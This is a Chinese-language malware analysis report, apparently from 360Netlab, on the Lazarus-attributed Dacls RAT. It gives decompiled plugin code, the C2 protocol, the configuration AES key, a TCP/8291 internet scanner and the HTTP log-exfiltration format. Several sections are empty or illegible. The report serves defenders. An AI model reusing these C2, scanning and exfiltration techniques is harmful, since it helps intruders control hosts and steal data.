Lazarus Group使用Dacls RAT攻击Linux平台

背景介绍

2019年10月25号，360Netlab未知威胁检测系统发现一个可疑的ELF文件（80c0efb9e129f7f9b05a783df6959812），一开始，我们以为这是在我们发现的Unknown Botnet中比较平凡的一个，并且在那时候VirusTotal上有2款杀毒引擎能够识别。当我们关联分析它的相关样本特征和IoC时，我们发现这个案例跟Lazarus Group有关，并决定深入分析它。

目前，业界也从未公开过关于Lazarus Group针对Linux平台的攻击样本和案例。通过详细的分析，我们确定这是一款功能完善，行为隐蔽并适用于Windows和Linux平台的RAT程序，并且其幕后攻击者疑似Lazarus Group。

Dacls 概览

Dacls是一款新型的远程控制软件，包括Windows和Linux版本并共用C2协议，我们将它们统称为Win32.Dacls和Linux.Dacls。它的功能模块化，C2协议使用TLS和RC4双层加密，配置文件使用AES加密并支持C2指令动态更新。其中Win32.Dacls插件模块是通过远程URL动态加载，Linux版本的插件是直接编译在Bot程序里。

如何关联上 Lazarus Group

所以，我们推测Dacls RAT的幕后攻击者是Lazarus Group。

Downloader服务器

逆向分析

Log Collector样本分析

- MD5: 982bf527b9fe16205fea606d1beed7fa

> *ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, no section header*

```
Avoid Scanning Root Directory
/bin
/boot
/dev
/etc
/lib
/lib32
/lib64
/lost+found
/sbin
/sys
/tmp
/proc
/run

Avoid Scanning Secondary Directory
/usr/bin
/usr/etc
/usr/games
/usr/include
/usr/lib
/usr/lib32
/usr/lib64
/usr/libexec
/usr/sbin
/usr/share
/usr/src
/usr/tmp
/var/adm
/var/cache
/var/crash
/var/db
/var/empty
/var/games
/var/gopher
/var/kerberos
/var/lock
/var/nis
/var/preserve
/var/run
/var/yp
```

日志记录格式示例

```
deep    name      type    size     last date
0       /         D       0        000000000000
1       bin       D       0        201911290629
2       bash      F       1037528  201907121226
2       bunzip2   F       31352    201907040536
2       busybox   F       1964584  201903070712
2       bzcat     F       31352    201907040536
2       bzcmp     F       2140     201907040536
....
```

最后通过执行系统tar命令把日志文件压缩`tar -cvzf /tmp/hdv.rm /tmp/hdv.log`并上传到指定日志搜集接口。

Linux.Dacls样本分析


- MD5: 80c0efb9e129f7f9b05a783df6959812

> *ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, for GNU/Linux 3.2.0, BuildID[sha1]=e14724498374cb9b80a77b7bfeb1d1bd342ee139, stripped*

Linux.Dacls Bot主要功能包括：执行命令，文件管理，进程管理，测试网络访问，C2连接代理，网络扫描模块。

初始化行为

Linux.Dacls Bot启动后以daemon方式后台运行，并通过启动参数`/pro`，Bot PID文件`/var/run/init.pid`和Bot进程名`/proc/<pid>/cmdline`，来区分不同运行环境，我们猜测可能是用于Bot程序升级。



配置文件 .memcahce

Linux.Dacls Bot配置文件固定存放在`$HOME/.memcache`，文件内容固定为0x8E20+4个字节。如果Bot启动后找不到配置文件，就会根据样本中硬编码的信息，使用AES加密生成默认的配置文件，当Bot和C2 通信后还会继续更新配置文件。

数据结构

我们把配置文件的数据结构信息定义为struct_global_cfg，这里存放了Bot运行参数，C2信息，和插件信息等。


```
struct struct_plugin_cfg_data
{
  int plugin_id;
  int plugin_type;
  int unk3;
  char name[1040];
};

struct struct_c2_content
{
  char content[2048];
};

struct struct_global_cfg
{
  int session_id;
  int unk_const1;
  int sus_version_20190417;
  int connect_retry_sleep_time;
  char unk_array1[88];
  int c2_num;
  struct_c2_content c2_list[3];
  char unknown_filed_186C[14340];
  struct_plugin_cfg_data plug_cfg_data_list[15];
};
```

AES 加密算法

- AES，CBC Mode
- Key：A0 D2 89 29 27 78 75 F6 AA 78 C7 98 39 A0 05 ED
- IV：39 18 82 62 33 EA 18 BB 18 30 78 97 A9 E1 8A 92

解密配置文件


我们把配置文件解密后，可以看到配置文件中一些明文信息，例如：会话ID，版本信息，重新连接C2时间，C2信息等。当成功连接C2后配置文件会根据C2指令更新，比如在配置文件中增加Bot支持的插件信息，更新C2信息等。



C2 协议

Linux.Dacls Bot和C2通信主要分为3个阶段，并采用了TLS和RC4双层加密算法，保障数据通信安全。第1阶段是建立TLS连接，第2阶段是双方协议认证过程（Malware Beaconing），第3阶段是Bot发送RC4加密后的数据。

SSL 连接



协议认证

建立SSL连接会发送若干次Beacon消息和C2互相确认身份。

CMD	DIRECTION	ENCRYPTED	DESCRIPTION
0x20000	send	no	Beacon
0x20100	recv	no	Beacon
0x20200	send	no	Beacon

RC4 加密和解密流程

- RC4 Key生成算法，完全由随机函数生成，Key长度范围：大于0且小于50

```
memset((__int64)_network_ctx->crypt_table1, 0LL, 0x102LL);
memset((__int64)_network_ctx->crypt_table2, 0LL, 0x102LL);
memset((__int64)_network_ctx->random_key_stream, 0LL, 0x100LL);
_network_ctx->random_key_stream_len = 0;
if ( write_or_read )
{
  _network_ctx->random_key_stream_len = 0x10 * ((signed int)random() % 4) + 1;
  for ( i = 0; i < _network_ctx->random_key_stream_len; ++i )
    _network_ctx->random_key_stream[i] = (signed int)random() % 0xFF;
  rand_tb_len = _network_ctx->random_key_stream_len;
```

- 置换表生成算法，根据RC4 Key生成RC4加密用的置换表

[illegible]

插件模块

Linux.Dacls Bot采用静态编译的方式将插件和Bot本体代码编译在一起，通过发送不同的指令调用不同的插件可以完成多种任务。我们分析的样本中共包含6个插件，由于插件的配置信息是一块连续的结构体数组（0x00~0x0e），我们猜测Bot可能存在更多的插件。

每个插件都会有相应的配置信息，它们会保存在Bot的配置文件`$HOME/.memcache`中，在插件初始化时，加载这些配置信息。

Bash 插件

Bash插件是编号为0的插件，主要支持两个功能：接收C2服务器的下发的系统命令并执行；C2通过指令下发临时C2，Bot然后连接到临时C2并执行临时C2下发的系统命令。

```
if ( cmd )
{
  if ( cmd == 2 )
    *lp_callback = plugin_bin_bash_callback_cmd2_connect_to_tmp_c2_408D7C;
  else
    result = 0;
}
else
{
  *lp_callback = plugin_bin_bash_callback_cmd0_execv_407FD6;
}
return result;
```

File 插件

File插件主要功能是文件管理，除了支持对文件的读，写，删除，查找操作，还可以从指定的下载服务器下载文件。

```
switch ( (unsigned int)jump_table_551F4C )
{
  case 0u:
    *a2 = plugin_file_callback_writefile_4049BD;
    break;
  case 1u:
    *a2 = plugin_file_callback_readfile_404F56;
    break;
  case 3u:
    *a2 = plugin_file_callback_del_file_folder_405FE5;
    break;
  case 4u:
    *a2 = plugin_file_callback_scandir_4055DA;
    break;
  case 0x10u:
    *a2 = plugin_file_callback_downloadfile_406337;
    break;
  default:
    reslut = 0;
    break;
}
```

Process 插件

Process插件的主要功能是进程管理，包括：杀死指定进程，创建daemon进程，获得当前进程的PID和PPID，以及获取进程列表信息。

```
if ( cmd == 1 )
{
  *a2 = plugin_process_callback_kill_porcess_407854;
}
else if ( (signed int)cmd > 1 )
{
  if ( cmd == 2 )
  {
    *a2 = plugin_porcess_callback_create_daemon_40792C;
  }
  else
  {
    if ( cmd != 4 )
      return 0;
    *a2 = plugin_process_callback_getpid_getppid_4078C4;
  }
}
else
{
  if ( cmd )
    return 0;
  *a2 = plugin_process_callback_scan_sys_process_list_406E46;
}
return v3;
```

如果Linux进程中的PID对应的`/proc/<pid>/task`目录存在，Bot样本会收集如下进程信息：

- 从`/proc/<pid>/cmdline`读取命令行全名
- 从`/proc/<pid>/status`中读取：

```
Name    //进程名
Uid     //用户ID
Gid     //用户组ID
PPid    //父进程ID
```

Test插件

Test插件的主要功能是通过连接C2指定的IP地址和端口，测试其网络连通性。

Reverse P2P插件


Reverse P2P插件实际上是一种C2连接代理（Connection Proxy），它通过下发控制命令可以将指定的C2数据完整的转发到指定IP端口。这在Lazarus Group中是一种常见的降低被检测风险的技术手段，既可以减少目标主机连接数又可以隐藏目标主机和真实C2的通信数据，在某些场合还可以利用被感染的内网主机进一步渗透至隔离网段。

reverse_p2p插件初始化

```
signed __int64 __usercall init_plugin_reverse_p2p_40934@<rax>(unsigned __int64 a1@<r12>, __int64 *a2@<r13>, ...)
{
  __int128 v11; // dl

  if ( !(unsigned int)sub_409297(a1, a2, a3, a4, a5, a6, a7, a8, a9, a10, a11) )
    return 0LL;
  global_cfg_7E7FE0.plug_cfg_data_list[4].unk3 = 1;
  global_cfg_7E7FE0.plug_cfg_data_list[4].plugin_id = 4;
  global_cfg_7E7FE0.plug_cfg_data_list[4].plugin_type = 2;
  *((_QWORD *)&v11 + 1) = L"plugin_reverse_p2p";
  *(_QWORD *)&v11 = (char *)&global_cfg_7E7FE0 + 0x60EC;
  wstrcpy_4041E0(v11);
  plugin_mod_list_7F8420[4].unk_head = 0x2012LL;
  memmove((__int64)&plugin_mod_list_7F8420[4], (__int64)&global_cfg_7E7FE0.plug_cfg_data_list[4], 1052LL);
  plugin_mod_list_7F8420[4].callback = (__int64)plugin_reverse_p2p_40936A;
  return 1LL;
}
```

当Bot收到指令后，先尝试连接指定的C2端口并发送0x21000指令，如果C2返回0x21300说明C2连接成功。此时Bot会连接指令中指定的目标主机端口，如果连接成功会返回0x21100给C2说明转发连接已经建立可以转发数据。接下来Bot会将C2发送过来的数据完整的转发给目标主机，同时将目标主机的返回数据完整的返回给C2，直至任何一方中断连接。

以下是Reverse P2P插件工作流程图：



LogSend 插件

LogSend插件主要包括3个功能：测试连接Log服务器，随机扫描全网8291端口并上报给Log服务器，执行耗时较长的系统命令并将控制台输出结果实时上报给Log服务器。

LogSend插件初始化

```
if ( !(unsigned int)sub_409FA9(a1, a2, a3, a4, a5, a6, a7, a8, a9, a10, a11) )
  return 0LL;
global_cfg_7E7FE0.plug_cfg_data_list[0x8].unk3 = 1;
global_cfg_7E7FE0.plug_cfg_data_list[0x8].plugin_id = 11;
global_cfg_7E7FE0.plug_cfg_data_list[0x8].plugin_type = 2;
plugin_name[1] = L"logsend";
plugin_name[0] = (char *)&global_cfg_7E7FE0 + 0x7DB0;
wstrcpy_4041E0(*(__int128 *)plugin_name);
plugin_mod_list_7F8420[11].unk_head = 0x2012LL;
memmove((__int64)&plugin_mod_list_7F8420[11], (__int64)&global_cfg_7E7FE0.plug_cfg_data_list[0x8], 0x41CLL);
plugin_mod_list_7F8420[0x8].callback = (__int64)plugin_logsend_40A04F;
return 1LL;
```

LogSend相关操作回调函数

```
v3 = 1;
if ( a1 == 1 )
{
  *a2 = (_BOOL8 (__fastcall *)(__int64, __int64))plugin_logsend_callback_scanner_send_logserver_40B841;
}
else if ( a1 == 2 )
{
  *a2 = (_BOOL8 (__fastcall *)(__int64, __int64))plugin_logsend_callback_just_return_0x20500_40B321;
}
else if ( a1 )
{
  v3 = 0;
}
else
{
  *a2 = (_BOOL8 (__fastcall *)(__int64, __int64))plugin_logsend_callback_check_logserver_40A2A4;
}
```

测试连接Log服务器

Bot收到指令后会向Log服务器发送一个测试请求。如果Log服务器返回`{"result":"ok"}`说明测试成功，此时C2就可以下发更多的LogSend指令。

使用C2指定的HTTP接口地址，内置的User-Agent，发送POST请求

```
POST /%s HTTP/1.0
Host: %s
Content-Length: 9
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65...
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Cache-Control: no-cache
Connection: close
log=check
```


随机扫描全网8291端口并上报给Log服务器。

当Bot收到该指令后会按照3种规则随机生成公网IP地址并尝试连接8291端口，如果连接成功就向log server回传扫描结果。


IP生成规则：

```
ip = <part1>.<part2>.<part3>.<part4>

rule1: part1 != 127
rule2: part1 == 172 and (part2 <= 15 or part2 > 31)
rule3: part1 != 192 and part2 != 168
rule4: part1 != 10
```

随机IP生成算法如下



我们可以看到Bot硬编码TCP/8291端口，并调用系统connect函数进行端口扫描，只检测端口是否开放，不发送Payload数据。我们知道MikroTik Router设备的Winbox协议工作在TCP/8291端口上，并暴露在互联网上，之前我们也披露了2篇文章关于TCP/8291端口威胁事件[1][2]。



执行耗时较长的bash命令，并将控制台输出实时上报给Log服务器。

```
  if ( (signed int)sys_pipe() < 0 )
    return 0LL;
  if ( (signed int)sys_fcntl(fd, 4, 0x800LL) >= 0 )
  {
    if ( (signed int)fork_execv_40A1E2((__int64)&cmd, v37, v37) > 0 )
    {
      sys_close(v37);
      v21 = "r";
      fd_log = (unsigned int *)open_log_497A20(
                                 fd,
                                 "r",
...
      if ( fd_log )
      {
        start_time = time_4E7190();
        log_value[0] = 0;
        buf_used_len = 0;
        while ( 1 )
        {
          cur_time = time_4E7190();
          if ( cur_time - start_time > 1800 && buf_used_len > 0 )
          {
            if ( (unsigned int)send_one_line_data_to_log_server_40A5D8(
                                 (__int64)&url,
                                 (__int64)log_value,
...
            {
              log_value[0] = 0;
              buf_used_len = 0;
            }
            start_time = cur_time;
          }
```

执行bash命令并转发输出给Log服务器

所有上报的Log数据都以HTTP POST的方式提交。Payload部分的格式如下：

`log=save&session_id=<session id>&value=<log content>`

```
log_action[0] = "log";
log_action[1] = "save";
sprintf(
  (__int64)&rcv_buf,
  (__int64)"%d",
  (unsigned int)global_cfg_7E7FE0.session_id);

session_id[0] = "session_id";
session_id[1] = &rcv_buf;

value[0] = "value";
value[1] = (_QWORD *)log_value;

fd = send_data_to_c2_402CA1((__int64)&url, 3u, (__int64)log_action);

if ( fd > 0
  && (signed int)recv_data_402FA0(fd, (__int64)&rcv_buf, 0x7FF) > 0
  && !(unsigned int)strncmp((__int64)&rcv_buf, (__int64)"HTTP/1.1 200 OK\r\n", 17LL) )
{
  pos = strstr((__int64)&rcv_buf, (__int64)"\r\n\r\n");
  if ( pos )
  {
    if ( !(unsigned int)strcmp(pos + 4, (__int64)"{\"result\":\"ok\"}") )
      result = 1;
  }
}
```

处置建议

我们建议Confluence用户及时更新补丁，并根据Dacls RAT创建的进程，文件名以及TCP网络连接特征，判断是否被感染，然后清理它的相关进程和文件。

我们建议读者对Dacls相关IP，URL和域名进行监控和封锁。

相关安全和执法机构，可以邮件联系netlab[at]360.cn交流更多信息。

联系我们

感兴趣的读者，可以在 **twitter** 或者在微信公众号 **360Netlab** 上联系我们。

IoC list

样本MD5

[illegible]

硬编码C2 IP:

[illegible]

URL

[illegible]